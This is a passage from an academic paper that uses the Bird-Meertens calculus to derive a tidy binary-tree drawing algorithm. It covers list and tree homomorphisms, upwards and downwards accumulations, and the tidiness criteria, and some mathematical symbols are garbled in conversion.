are fundamental components of many tree algorithms, such as tree traversals, the parallel prefix algorithm (Ladner and Fischer, 1980), evaluation of attributes in an attribute grammar (Deransart et al., 1988), evaluation of structured queries on text (Skillicorn, 1993), and so on. Their isolation is an important step in understanding and modularizing a tree algorithm. Moreover, work is progressing (Gibbons, 1993a; Gibbons et al., 1994) on the development of efficient *parallel* algorithms for evaluating upwards and downwards accumulations on a variety of parallel architectures. Identifying the accumulations as components of a known algorithm shows how to implement that algorithm efficiently in parallel.

For the purposes of exposition, we make the simplifying assumption that tree elements are unlabelled or, equivalently, that all labels are the same size. It is easy to generalize the algorithm to cover trees in which the labels may have greatly differing widths. A more interesting generalization covers the case in which tree labels may also have different *heights*. Bloesch (1993) gives two algorithms for this case. It is slightly more difficult to adapt the algorithm to cope with *general* trees, in which parents may have arbitrarily but finitely many children. Radack (1988) and Walker (1990) present two different approaches. Radack’s algorithm is derived by Gibbons (1991) and described by Kennedy (1995).

The rest of this paper is organized as follows. In Section 2, we briefly describe our notation. In Section 3, we summarize the ideas behind upwards and downwards accumulations on trees. In Section 4, we present the tidiness criteria, and outline a simple but inefficient tree-drawing algorithm. The derivation of an efficient algorithm, the main part of the paper, is in Section 5.

The diagrams in this paper were drawn ‘manually’ using John Hobby’s **METAPOST**, rather than with the algorithms described here.

## 2 Notation

We will use the *Bird-Meertens Formalism* or ‘BMF’ (Meertens, 1986; Bird, 1987, 1988; Backhouse, 1989), a calculus for the construction of programs from their specifications by a process of equational reasoning. This calculus places great emphasis on notions and properties of *data*, as opposed to *program*, structure. The programs we produce are in a functional style, and are readily translated into a modern functional language such as Haskell or ML.

The BMF is known colloquially as ‘Squiggol’, because its protagonists make heavy use of unusual symbols and syntax. This approach is helpful to the cognoscenti, but tends to make their work appear unnecessarily obscure to the uninitiated. For this reason, we will use a more traditional notation here. We will use mostly words rather than symbols, and mostly prefix functions rather than infix operators, simply to make expressions easier to parse for those unfamiliar with the calculus. We hasten to add two points. First, this translation leaves the BMF ‘philosophy’ intact. Second, the presentation here, although more accessible, will be marginally

less elegant than it might otherwise have been.

### 2.1 Basic combinators

*Sectioning* a binary operator involves providing it with one of its arguments, and results in a function of the other argument. For example,  $(2+)$  and  $(+2)$  are two ways of writing the function that adds two to its argument. The *constant function* `const a` returns `a` for every argument; for example, `const 1 2 = 1`. (Function application is left-associative, so that this parses as '`(const 1) 2`', and tightest binding.) Function composition is written ' $\circ$ '; for example, `const 1 ∘ const 2 = const 1`. The *identity function* is written '`id`'. The converse  $\tilde{\oplus}$  of a binary operator  $\oplus$  is obtained by swapping its arguments; for example,  $x \tilde{-} y = y - x$ .

The *product type*  $A \times B$  consists of pairs  $(a, b)$  of values, with  $a :: A$  and  $b :: B$ . The *projection functions* `fst` and `snd` return the first and second elements of a pair. The fork `fork(f, g)` of two functions `f` and `g` takes a single value and returns a pair; thus, `fork(f, g) a = (f a, g a)`.

### 2.2 Promotion

The notion of *promotion* comes up repeatedly in the BMF. We say that function `f` is ' $\oplus$  to  $\otimes$  promotable' if, for all `a` and `b`,

$$f(a \oplus b) = f a \otimes f b$$

Promotion is a generalization of distributivity: `f` distributes through  $\oplus$  iff `f` is  $\oplus$  to  $\oplus$  promotable. We say that `f` 'promotes through  $\oplus$ ' if there is a  $\otimes$  such that `f` is  $\oplus$  to  $\otimes$  promotable.

### 2.3 Lists

The type `list A` consists of lists of elements of type `A`. A list is either a singleton `[a]` for some `a`, or the (associative) concatenation `x ++ y` of two lists `x` and `y`. In this paper, all lists are non-empty. We write '`wrapl`' for the function taking `a` to `[a]`, and write longer lists in square brackets too—for example, '`[a, b, c]`' is an abbreviation for `[a] ++ [b] ++ [c]`. For every initial datatype such as lists, there is a higher-order function `map`, which applies a function to every element of a member of that datatype; for example, `map (+1) [1, 2, 3] = [2, 3, 4]`. We will use `map` for other datatypes such as trees later, and will trust to context to reveal which particular `map` is meant.

### 2.4 Homomorphisms

An important class of functions on lists are those called *homomorphisms*. These are the functions that promote through list concatenation. That is, `h` is a list homomorphism iff there is an associative operator  $\otimes$  such that, for all `x` and `y`,

$$h(x ++ y) = h x \otimes h y$$

The condition of associativity on  $\otimes$  is no great restriction. If `h` is  $++$  to  $\otimes$  promotable then  $\otimes$  is necessarily associative, at least on the range of `h`:

$$\begin{aligned}
& h x \otimes (h y \otimes h z) \\
= & \quad \left\{ \begin{array}{l} h \text{ is } \text{++} \text{ to } \otimes \text{ promotable} \end{array} \right\} \\
& h x \otimes h (y \text{++} z) \\
= & \quad \left\{ \begin{array}{l} \text{promotion again} \end{array} \right\} \\
& h (x \text{++} (y \text{++} z)) \\
= & \quad \left\{ \begin{array}{l} \text{++ is associative} \end{array} \right\} \\
& h ((x \text{++} y) \text{++} z) \\
= & \quad \left\{ \begin{array}{l} \text{promotion, twice} \end{array} \right\} \\
& (h x \otimes h y) \otimes h z
\end{aligned}$$

In fact, if  $h$  is  $\text{++}$  to  $\otimes$  promotable, then it is completely determined by its action on singleton lists; for example,

$$h [a, b, c] = h ([a] \text{++} [b] \text{++} [c]) = h [a] \otimes h [b] \otimes h [c]$$

If  $h$  is  $\text{++}$  to  $\otimes$  promotable and  $h \circ \text{wrapl} = f$ , then we write  $h$  as  $\text{lh}(f, \otimes)$  (' $\text{lh}$ ' stands for 'list homomorphism').

Stated another way, we have the *Promotion Theorem on Lists*, a special case of the *Promotion Theorem* (Malcolm, 1990):

**THEOREM (1)** If  $h$  is  $\oplus$  to  $\otimes$  promotable, then

$$h \circ \text{lh}(f, \oplus) = \text{lh}(h \circ f, \otimes)$$

◇

Since  $\text{lh}(\text{wrapl}, \text{++}) = \text{id}$ , this gives us a vehicle for proving the equality of a function  $h$  and a homomorphism  $\text{lh}(f, \otimes)$ , in that we need only show that  $h$  is  $\text{++}$  to  $\otimes$  promotable, and that  $h \circ \text{wrapl} = f$ .

For each  $f$ ,  $\text{map } f$  is a homomorphism, for

$$\text{map } f (x \text{++} y) = \text{map } f x \text{++} \text{map } f y$$

Indeed,  $\text{map } f = \text{lh}(\text{wrapl} \circ f, \text{++})$ , because  $\text{map } f [a] = [f a] = (\text{wrapl} \circ f) a$ . Another example of a homomorphism is the function  $\text{len}$ , which returns the length of a list:

$$\text{len} = \text{lh}(\text{const } 1, +)$$

The functions  $\text{head}$  and  $\text{last}$ , returning the first and last elements of a list, are also homomorphisms. For example,

$$\text{head} (x \text{++} y) = \text{head } x = \text{fst} (\text{head } x, \text{head } y)$$

and so  $\text{head} = \text{lh}(\text{id}, \text{fst})$ . Similarly,  $\text{last} = \text{lh}(\text{id}, \text{snd})$ . Other examples that we will encounter are the functions  $\text{smallest}$  and  $\text{largest}$ , which return the smallest and largest elements of a list, respectively:

$$\begin{aligned}\text{smallest} &= \text{lh}(\text{id}, \text{min}) \\ \text{largest} &= \text{lh}(\text{id}, \text{max})\end{aligned}$$

and the function `sum`, which returns the sum of the elements of a list:

$$\text{sum} = \text{lh}(\text{id}, +)$$

### 2.5 Leftwards and rightwards functions

Two generalizations of the notion of list homomorphism are the *leftwards* and the *rightwards* functions. If there exist  $f$  and (not necessarily associative)  $\oplus$  such that, for all  $a$  and  $x$ ,

$$\begin{aligned}h[a] &= f a \\ h([a] \oplus y) &= a \oplus h y\end{aligned}$$

then we say that  $h$  is *leftwards*, and write it  $\text{lw}(f, \oplus)$ . Similarly, if for all  $x$  and  $a$ ,

$$\begin{aligned}h[a] &= f a \\ h(x \oplus [a]) &= h x \otimes a\end{aligned}$$

then we say that  $h$  is *rightwards*, and write it  $\text{rw}(f, \otimes)$ . Clearly, if  $h$  is a homomorphism then it is both leftwards and rightwards. What is not so obvious is that the converse holds: Bird's *Third Homomorphism Theorem* (Gibbons, 1993a, 1996) states that if  $h$  is both leftwards and rightwards, then it is a homomorphism.

Consider the function `inits`, which takes a list and returns the list of lists consisting of its initial segments, in order of increasing length. For example,

$$\text{inits}[a, b, c] = [[a], [a, b], [a, b, c]]$$

Now, `inits` is leftwards, because

$$\text{inits}([a] \oplus x) = [[a]] \oplus \text{map}([a] \oplus \cdot)(\text{inits } x)$$

In fact,

$$\text{inits} = \text{lw}(\text{wrapl} \circ \text{wrapl}, \oplus) \quad \text{where } a \oplus v = [[a]] \oplus \text{map}([a] \oplus \cdot) v$$

It is also rightwards, because

$$\begin{aligned}\text{inits}(x \oplus [a]) &= \text{inits } x \oplus [x \oplus [a]] \\ &= \text{inits } x \oplus [\text{last}(\text{inits } x) \oplus [a]]\end{aligned}$$



since  $\text{last}(\text{inits } x) = x$ . In fact,

$$\text{inits} = \text{rw}(\text{wrapl} \circ \text{wrapl}, \otimes) \quad \text{where } w \otimes a = w \oplus [\text{last } w \oplus [a]]$$

Thus, by the Third Homomorphism Theorem, `inits` is a list homomorphism.

### 2.6 Binary trees

Finally, we come to binary trees. The type `btree A` consists of binary trees labelled with elements of type `A`. A binary tree is either a leaf `lf a` labelled with a single

Figure 1: The tree `five`

element `a`, or a branch `br(t, a, u)` consisting of two children `t` and `u` and a label `a`. For example, the expression

$$\text{br}(\text{lf } b, a, \text{br}(\text{lf } d, c, \text{lf } e))$$

corresponds to the tree in Figure 1, which we will call `five` and use as an example later.

Homomorphisms on binary trees `bh(f, ⊕)` ('binary tree homomorphism') promote through `br`. That is, they satisfy the equations:

$$\begin{aligned} \text{bh}(f, \oplus)(\text{lf } a) &= f a \\ \text{bh}(f, \oplus)(\text{br}(t, a, u)) &= \text{bh}(f, \oplus)t \oplus_a \text{bh}(f, \oplus)u \end{aligned}$$

Note that, for binary trees, the second component of a homomorphism is a *ternary* function. We write its middle argument as a subscript, for lack of anywhere better to put it.

When instantiated to trees, Malcolm's Promotion Theorem states:

**THEOREM (2)** If `h` satisfies

$$h(\text{br}(t, a, u)) = h t \oplus_a h u$$

then  $h = \text{bh}(h \circ \text{lf}, \oplus)$ . ◇

The function `map` on binary trees satisfies

$$\begin{aligned} \text{map } f(\text{lf } a) &= \text{lf}(f a) \\ \text{map } f(\text{br}(t, a, u)) &= \text{br}(\text{map } f t, f a, \text{map } f u) \end{aligned} \quad — (1)$$

and so

$$\text{map } f = \text{bh}(\text{lf } \circ f, \oplus) \quad \text{where } v \oplus_a w = \text{br}(v, f a, w)$$

The function `root` is a binary tree homomorphism:

$$\begin{aligned} \text{root } (\text{lf } a) &= a \\ \text{root } (\text{br}(t, a, u)) &= a = \text{root } t \oplus_a \text{root } u \quad \text{where } v \oplus_a w = a \end{aligned}$$

and so, with the same  $\oplus$ ,

$$\text{root} = \text{bh}(\text{id}, \oplus)$$

So are the functions `size` and `depth`:

$$\begin{aligned} \text{size} &= \text{bh}(\text{const } 1, \oplus) & \text{where } v \oplus_a w = v + 1 + w \\ \text{depth} &= \text{bh}(\text{const } 1, \oplus) & \text{where } v \oplus_a w = 1 + \max(v, w) \end{aligned}$$

and the function `brev`, which reverses a binary tree:

$$\text{brev} = \text{bh}(\text{lf}, \oplus) \quad \text{where } v \oplus_a w = \text{br}(w, a, v)$$

### 2.7 Variable-naming conventions

To help the reader, we make a few conventions about the choice of names. For alphabetic names, single-letter identifiers are typically ‘local’, their definitions persisting only for a few lines, whereas multi-letter identifiers are ‘global’, having the same definitions throughout the paper. Elements of lists and trees are denoted `a`, `b`, `c`, . . . . Unary functions are denoted `f`, `g`, `h`. Lists and paths (introduced in Section 3.2) are denoted `w`, `x`, `y`, `z`. Trees are denoted `t`, `u`. The letters `v` and `w` are used as the ‘results’ of functions, for example, in the definitions of homomorphisms such as `brev` above.

We define a few infix binary operators such as  $\oplus$  and  $\boxtimes$ , just as we might use alphabetic names for variables and unary functions. Round binary operators such as  $\oplus$  and  $\otimes$  are ‘local’, and square binary operators such as  $\boxplus$  and  $\boxtimes$  are ‘global’.

## 3 Upwards and downwards accumulations on trees

The material in this section is adapted from (Gibbons, 1993b), which is in turn a summary of (Gibbons, 1991).

### 3.1 Upwards accumulations

Upwards and downwards accumulations arise from considering the list function `inits`. On trees, the obvious analogue of `inits` is the function `subtrees`, which takes a tree and returns a tree of trees. The result is the same shape as the original tree, but each element is replaced by its *descendants*, that is, by the subtree of the original tree rooted at that element. For example:



$$\begin{aligned} \text{subtrees five} &= \text{br}(\text{lf}(\text{lf } b), \\ &\quad \text{br}(\text{lf } b, a, \text{br}(\text{lf } d, c, \text{lf } e)), \\ &\quad \text{br}(\text{lf}(\text{lf } d), \\ &\quad \text{br}(\text{lf } d, c, \text{lf } e), \\ &\quad \text{lf}(\text{lf } e))) \end{aligned}$$

which corresponds to the tree of trees in Figure 2. The function `subtrees` is a homomorphism, because it satisfies

$$\begin{aligned} \text{subtrees}(\text{lf } a) &= \text{lf}(\text{lf } a) \\ \text{subtrees}(\text{br}(t, a, u)) &= \text{br}(\text{subtrees } t, \text{br}(t, a, u), \text{subtrees } u) \end{aligned} \tag{2}$$

Since `root(subtrees t) = t`, we have

$$\text{subtrees}(\text{br}(t, a, u)) = \text{subtrees } t \oplus_a \text{subtrees } u$$

Figure 2: The subtrees of `five`

where

$$v \oplus_a w = \text{br}(v, \text{br}(\text{root } v, a, \text{root } w), w)$$

and so, with the same  $\oplus$ ,

$$\text{subtrees} = \text{bh}(\text{lf} \circ \text{lf}, \oplus)$$

The function `subtrees` replaces every element of a tree with its descendants. An upwards accumulation replaces every element with *some function of* its descendants. In other words, an upwards accumulation is of the form `map h ∘ subtrees` for some `h`. In fact, we do not allow `h` to be an arbitrary function of the descendants. Rather, we insist that `h` is a tree homomorphism, to ensure that the accumulation can be computed in linear time (assuming that the components of `h` take constant time). Consider `map h (subtrees (br (t, a, u)))`:



$$\begin{aligned} & \text{map } h (\text{subtrees} (\text{br} (t, a, u))) \\ &= \left\{ (2) \right\} \\ & \quad \text{map } h (\text{br} (\text{subtrees } t, \text{br} (t, a, u), \text{subtrees } u)) \\ &= \left\{ (1) \right\} \\ & \quad \text{br} (\text{map } h (\text{subtrees } t), h (\text{br} (t, a, u)), \text{map } h (\text{subtrees } u)) \end{aligned}$$

If this is to be computed in linear time, computing `h (br (t, a, u))` must take only constant time. If `h = bh (f, ⊕)` where `f` and `⊕` take constant time, then

$$h (\text{br} (t, a, u)) = h t \oplus_a h u$$

and `h t` and `h u` are available in constant time as the roots of `map h (subtrees t)` and `map h (subtrees u)`. Stated another way,

$$\text{map} (\text{bh} (f, \oplus)) \circ \text{subtrees}$$

Figure 3: The path in `five` to the element labelled `d`

$$= \text{bh}(\text{lf} \circ f, \otimes) \quad \text{where } v \otimes_a w = \text{br}(v, \text{root } v \oplus_a \text{root } u, u)$$

and is therefore both a homomorphism and computable in linear time.

We write ‘`up`( $f, \oplus$ )’ for an upwards accumulation. This satisfies

$$\text{up}(f, \oplus) = \text{map}(\text{bh}(f, \oplus)) \circ \text{subtrees} \quad — (3)$$

but, as described above, requires no longer to compute than  $\text{bh}(f, \oplus)$  does. The function `subtrees` is itself an upwards accumulation, since `subtrees` = `map id`  $\circ$  `subtrees` and `id` is a homomorphism; so is `id`, since `id` = `map root`  $\circ$  `subtrees` and `root` is a homomorphism. A more interesting example is the function `ndescs`, which replaces every element with the number of descendants it has. Letting  $\oplus$  satisfy  $v \oplus_a w = v + 1 + w$ , so that `size` =  $\text{bh}(\text{const } 1, \oplus)$ , we have

$$\begin{aligned} \text{ndescs} &= \text{map}(\text{bh}(\text{const } 1, \oplus)) \circ \text{subtrees} \\ &= \text{up}(\text{const } 1, \oplus) \end{aligned}$$

Note that the expression involving the `map` takes quadratic time to compute, whereas the accumulation takes linear time.

### 3.2 Downwards accumulations

Upwards accumulations replace every element of a tree with some function of that element’s descendents. For downwards accumulations, on the other hand, we consider an element’s *ancestors*. The ancestors of an element form a *path*. For example, the ancestors of the element labelled `d` in `five` form the path in Figure 3, which could be thought of as a list with two different kinds of concatenation, ‘left’ and ‘right’, or as a tree in which each parent has exactly one child. We choose the former view. The type `path A` consists of paths of elements of type `A`. A path is either a single element  $\langle a \rangle$  or two paths  $x$  and  $y$  joined with a ‘left turn’,  $x \nparallel y$ , or a ‘right turn’,  $x \nparallel y$ . The function taking `a` to  $\langle a \rangle$  is written ‘`wrapp`’. Just as  $\nparallel$  is associative, the operations  $\nparallel$  and  $\nparallel$  satisfy the four laws

$$\begin{aligned} x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \end{aligned}$$

We say that ‘ $\Leftarrow$  cooperates with  $\Rightarrow$ ’, or ‘ $\Leftarrow$  and  $\Rightarrow$  cooperate with each other’. Thus, the path in Figure 3 is represented by  $\langle a \rangle \Leftarrow \langle c \rangle \Rightarrow \langle d \rangle$ . Because of the cooperativity property, brackets are unnecessary.

Path homomorphisms promote through both  $\Leftarrow$  and  $\Rightarrow$ ; if, for all  $a$ ,  $x$  and  $y$ , the function  $h$  satisfies

$$\begin{aligned} h(a) &= f a \\ h(x \Leftarrow y) &= h x \oplus h y \\ h(x \Rightarrow y) &= h x \otimes h y \end{aligned}$$

and  $\oplus$  cooperates with  $\otimes$ , then we write  $ph(f, \oplus, \otimes)$  for  $h$ .

Just as for lists, we generalize path homomorphisms to *upwards* and *downwards* functions on paths. If, for all  $a$ ,  $x$  and  $y$ , the function  $h$  satisfies

$$\begin{aligned} h(a) &= f a \\ h(\langle a \rangle \Leftarrow y) &= a \oplus h y \\ h(\langle a \rangle \Rightarrow y) &= a \otimes h y \end{aligned}$$

then we say that  $h$  is *upwards*, and write it  $uw(f, \oplus, \otimes)$ . The operators  $\oplus$  and  $\otimes$  need not enjoy any cooperativity properties. Similarly, if, for all  $a$ ,  $x$  and  $y$ ,

$$\begin{aligned} h(a) &= f a \\ h(x \Leftarrow \langle a \rangle) &= h x \oplus a \\ h(x \Rightarrow \langle a \rangle) &= h x \otimes a \end{aligned}$$

then we say that  $h$  is *downwards*, and write it  $dw(f, \oplus, \otimes)$ . Path homomorphisms are clearly both upwards and downwards; a generalization of Bird’s Third Homomorphism Theorem states the converse.

**THEOREM (3)** (Third Homomorphism Theorem for Paths (Gibbons, 1993a)) A path function that is both upwards and downwards is necessarily a path homomorphism.  $\diamond$

The dual for downwards accumulations of the function **subtrees** is the function **paths**, which replaces each element of a tree with that element’s ancestors. For example:

$$\begin{aligned} \text{paths five} &= \text{br}(\text{lf}(\langle a \rangle \Leftarrow \langle b \rangle), \\ &\quad \langle a \rangle, \\ &\quad \text{br}(\text{lf}(\langle a \rangle \Rightarrow \langle c \rangle \Leftarrow \langle d \rangle), \\ &\quad \langle a \rangle \Rightarrow \langle c \rangle, \\ &\quad \text{lf}(\langle a \rangle \Rightarrow \langle c \rangle \Rightarrow \langle e \rangle))) \end{aligned}$$

which corresponds to the tree of paths in Figure 4. The function **paths** is another tree homomorphism; it satisfies

$$\text{paths}(\text{lf } a) = \text{lf } \langle a \rangle$$



Figure 4: The paths of five

$$\begin{aligned} \mathbf{paths}(\mathbf{br}(t, a, u)) &= \mathbf{br}(\mathbf{map}(\langle a \rangle \oplus) (\mathbf{paths} t), \\ &\quad \langle a \rangle, \\ &\quad \mathbf{map}(\langle a \rangle \oplus) (\mathbf{paths} u)) \end{aligned}$$

and so

$$\mathbf{paths} = \mathbf{bh}(\mathbf{lf} \circ \mathbf{wrapp}, \oplus)$$

where

$$v \oplus_a w = \mathbf{br}(\mathbf{map}(\langle a \rangle \oplus) v, \langle a \rangle, \mathbf{map}(\langle a \rangle \oplus) w)$$

A *downwards accumulation* replaces every element of a tree with *some function of* that element's ancestors. In other words, downwards accumulations are of the form  $\mathbf{map} h \circ \mathbf{paths}$  for some  $h$ . Again, we make a restriction on the choice of  $h$ , but this time it is not so clear just what that restriction should be. On the one hand, we would like  $h$  to be upwards, for

$$\begin{aligned} \mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths}(\mathbf{br}(t, a, u))) \\ &= \mathbf{br}(\mathbf{map}(a \oplus)(\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths} t)), \\ &\quad f a, \\ &\quad \mathbf{map}(a \otimes)(\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths} u))) \end{aligned}$$

and so  $\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes)) \circ \mathbf{paths}$  is a homomorphism:

$$\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes)) \circ \mathbf{paths} = \mathbf{bh}(\mathbf{lf} \circ f, \oplus)$$

where

$$v \oplus_a w = \mathbf{br}(\mathbf{map}(a \oplus) v, f a, \mathbf{map}(a \otimes) w)$$

In terms of the Promotion Theorem, this could be stated as follows:

**THEOREM (4)** If

$$\begin{aligned} g(\text{If } a) &= \text{If } (f a) \\ g(\text{br}(t, a, u)) &= \text{br}(\text{map}(a \oplus)(g t), f a, \text{map}(a \otimes)(g u)) \end{aligned}$$

then

$$g = \text{map}(\text{uw}(f, \oplus, \otimes)) \circ \text{paths}$$

◇

(We will use this theorem later.)

On the other hand, mapping an upwards function over the paths of a tree takes quadratic time to compute, and so we would like  $h$  to be downwards, for

$$\begin{aligned} \text{map}(\text{dw}(f, \oplus, \otimes))(\text{paths}(\text{br}(t, a, u))) \\ = \text{br}(\text{map}(\text{dw}(((f a) \oplus), \oplus, \otimes))(\text{paths } t), \\ f a, \\ \text{map}(\text{dw}(((f a) \otimes), \otimes, \otimes))(\text{paths } u)) \end{aligned}$$

which can be computed in linear time, at the cost of no longer being homomorphic (since the result of applying  $\text{map}(\text{dw}(f, \oplus, \otimes)) \circ \text{paths}$  to  $\text{br}(t, a, u)$  depends on the results of applying *different* functions,  $\text{map}(\text{dw}(((f a) \oplus), \oplus, \otimes)) \circ \text{paths}$  and  $\text{map}(\text{dw}(((f a) \otimes), \otimes, \otimes)) \circ \text{paths}$  to the children  $t$  and  $u$ ). To satisfy both of these requirements, we insist that  $h$  be both upwards and downwards. Theorem 3 concludes that  $h$  is therefore a path homomorphism. We write ‘ $\text{down}(f, \oplus, \otimes)$ ’ for a downwards accumulation; it satisfies

$$\text{down}(f, \oplus, \otimes) = \text{map}(\text{ph}(f, \oplus, \otimes)) \circ \text{paths} \quad — (4)$$

but again can be computed in linear time (if  $f$ ,  $\oplus$  and  $\otimes$  each take constant time). Note that  $\oplus$  and  $\otimes$  must cooperate with each other.

For example, consider the function `plen`, which returns the length of a path. The function `depths` replaces every element of a tree with that element’s depth in the tree, that is, with the length of its path of ancestors:

$$\text{depths} = \text{map} \text{ plen} \circ \text{paths}$$

As it stands, it is not obvious whether `depths` is a homomorphism, nor whether it can be computed efficiently. However, `plen` is upwards,

$$\text{plen} = \text{uw}(\text{const } 1, \oplus, \oplus) \quad \text{where } a \oplus v = 1 + v$$

and so `depths` is a tree homomorphism. Moreover, `plen` is downwards,

$$\text{plen} = \text{dw}(\text{const } 1, \otimes, \otimes) \quad \text{where } v \otimes a = v + 1$$

and so `depths` can also be computed in linear time. Writing

$$\text{depths} = \text{down}(\text{const } 1, +, +)$$

(since  $+$  is associative, it cooperates with itself) shows that `depths` is both homomorphic and efficiently computable.

We might ask, when can we generalize an upwards function  $h$  so that it is also downwards? This would give us an efficient way of computing  $\text{map } h \circ \text{paths}$ .

Suppose  $h$  is upwards but not downwards—we cannot write  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  in terms of  $h x$  and  $a$ . Suppose, however, that there is another function  $g$  such that  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  can be computed from  $h x$ ,  $g x$  and  $a$ : for some  $\ominus$  and  $\otimes$ ,

$$\begin{aligned} h(x \uplus \langle a \rangle) &= (h x, g x) \ominus a \\ h(x \uplus \langle a \rangle) &= (h x, g x) \otimes a \end{aligned}$$

In a sense,  $g$  is the ‘extra information’ needed to compute  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  from  $h x$  and  $a$ . Now  $h$  could be computed downwards, if only we could somehow compute  $g$ . This, of course, begs the question, how do we compute  $g$ ? Suppose further that  $g$  is ‘self-sustaining’, in that no further information is required in order to compute  $g$ : for some  $\oplus$  and  $\otimes$ ,

$$\begin{aligned} g(x \uplus \langle a \rangle) &= (h x, g x) \oplus a \\ g(x \uplus \langle a \rangle) &= (h x, g x) \otimes a \end{aligned}$$

Then  $\text{fork}(h, g)$  is downwards.

**THEOREM (5)** If

$$\begin{array}{ll} h \langle a \rangle = f_1 a & g \langle a \rangle = f_2 a \\ h(x \uplus \langle a \rangle) = (h x, g x) \ominus a & g(x \uplus \langle a \rangle) = (h x, g x) \oplus a \\ h(x \uplus \langle a \rangle) = (h x, g x) \otimes a & g(x \uplus \langle a \rangle) = (h x, g x) \otimes a \end{array}$$

then

$$\begin{aligned} \text{fork}(h, g) &= \text{dw}(f, \oplus, \otimes) \quad \text{where} \quad f a &= (f_1 a, f_2 a) \\ && (v, w) \oplus a &= (v \ominus a, w \oplus a) \\ && (v, w) \otimes a &= (v \otimes a, w \otimes a) \end{aligned}$$

◇

Then we have  $h = \text{fst} \circ \text{fork}(h, g)$ , and so  $h$  is ‘almost’ downwards—it is the composition of the projection  $\text{fst}$  with the downwards function  $\text{fork}(h, g)$ . However, it is not obvious whether  $\text{fork}(h, g)$  is still upwards. Fortunately, if  $g$  is itself upwards, then so is  $\text{fork}(h, g)$ , as shown by the following theorem.

**THEOREM (6)**

$$\begin{aligned} \text{fork}(\text{uw}(f_1, \ominus, \otimes), \text{uw}(f_2, \oplus, \otimes)) \\ = \text{uw}(f, \oplus, \otimes) \quad \text{where} \quad f a &= (f_1 a, f_2 a) \\ & a \oplus (v, w) &= (a \ominus v, a \oplus w) \\ & a \otimes (v, w) &= (a \otimes v, a \otimes w) \end{aligned}$$

◇

In this case,  $\text{fork } (h, g)$  is both upwards and downwards, and hence a path homomorphism. Then

$$\text{map } h \circ \text{paths} = \text{map } \text{fst} \circ \text{map } (\text{fork } (h, g)) \circ \text{paths}$$

which is a (cheap) map composed with a downwards accumulation, and is efficiently computable.

#### 4 Drawing binary trees tidily

In this section, we define ‘tidiness’ and specify the function  $\text{bdraw}$ , which draws a binary tree. We make the simplifying assumption that all tree labels are the same size, because, for the purposes of positioning the elements of the tree, we can then ignore the labels altogether.

The first property that we observe of tidy drawings is that all of the elements at a given depth in a tree have the same  $y$ -coordinate in the drawing. That is, the  $y$ -coordinate is determined completely by the depth of an element, and the problem reduces to that of finding the  $x$ -coordinates. This gives us the type of  $\text{bdraw}$ , the function which draws a binary tree—its argument is of type  $\text{btree } A$  for some  $A$ , and its result is a binary tree labelled with  $x$ -coordinates:

$$\text{bdraw} :: \text{btree } A \rightarrow \text{btree } \mathbb{D}$$

where coordinates range over  $\mathbb{D}$ , the type of distances. We require that  $\mathbb{D}$  include the number  $1$ , and be closed under subtraction (and hence also under addition) and halving. Sets satisfying these conditions include the reals, the rationals, and the rationals with finite binary expansions, the last being the smallest such set. We exclude discrete sets such as the integers, as Supowit and Reingold (1983) have shown that the problem is NP-hard with such coordinates.

Tidy drawings are also regular, in the sense that the drawing of a subtree is independent of the context in which it appears. Informally, this means that the drawings of children can be committed to (separate pieces of) paper before considering their parent. The drawing of the parent is then constructed by translating the drawings of the children. In symbols:



$$\text{bdraw } (\text{br } (t, a, u)) = \text{br } (\text{map } (+r) (\text{bdraw } t), b, \text{map } (+s) (\text{bdraw } u))$$

for some  $b$ ,  $r$  and  $s$ .

Tidy drawings also exhibit no left-to-right bias. In particular, a parent should be centred over its children. We also specify that the root of a tree should be given  $x$ -coordinate  $0$ . Hence,  $r + s$  and  $b$  in the above equation should both be  $0$ , as should the position given to the only element of a singleton tree:

$$\begin{aligned} \text{bdraw } (\text{if } a) &= \text{lf } 0 \\ \text{bdraw } (\text{br } (t, a, u)) &= \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u)) \end{aligned}$$

for some  $s$ . Indeed, a tidy drawing will have the left child to the left of the right

Figure 5: Drawings  $\text{pic}_1$  and  $\text{pic}_2$ , for which  $\text{pic}_1 \boxplus \text{pic}_2 = -2$ 

child, and so  $s > 0$ .

This lack-of-bias property implies that a tree and its mirror image produce drawings which are reflections of each other. That is, if we write ‘-’ for unary negation<sup>1</sup>, then we also require

$$\text{bdraw} \circ \text{brev} = \text{map } - \circ \text{brev} \circ \text{bdraw}$$

The fourth criterion is that, in a tidy drawing, elements do not collide, or even get too close together. That is, pictures of children do not overlap, and no two elements on the same level are less than one unit apart.

Finally, a tidy drawing should be as narrow as possible, given the above constraints. Supowit and Reingold (1983) show that narrowness and regularity cannot be satisfied together—there are trees whose narrowest drawings can only be produced by drawing identical subtrees with different shapes—and so one of the two criteria must be made subordinate to the other. We choose to retain the regularity property, since it will lead us to a homomorphic solution.

These last two properties determine  $s$ , the distance through which children are translated. That distance should be the smallest distance that does not cause violation of the fourth criterion. Suppose the operator  $\boxplus$ , when given two drawings of trees, returns the width of the narrowest part of the gap between the trees. (If the drawings overlap, this distance will be negative.) For example, if  $\text{pic}_1$  and  $\text{pic}_2$  are as in Figure 5, then  $\text{pic}_1 \boxplus \text{pic}_2 = -2$ , the minimum of  $0 - 0$ ,  $-1/2 - 1/2$  and  $-1 - 1$ . The drawings should be moved apart or together to make this distance 1, that is,

$$s = (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2$$

(In the example above,  $s$  will be  $1\frac{1}{2}$ .)

All that remains to be done to complete the specification is to formalize this description of  $\boxplus$ .

---

<sup>1</sup>The presence of sectioning means that, strictly speaking, we should distinguish between the number ‘minus one’, written ‘-1’, and the function ‘minus one’, written ‘ $(-1)$ ’.

#### 4.1 Levelorder traversal

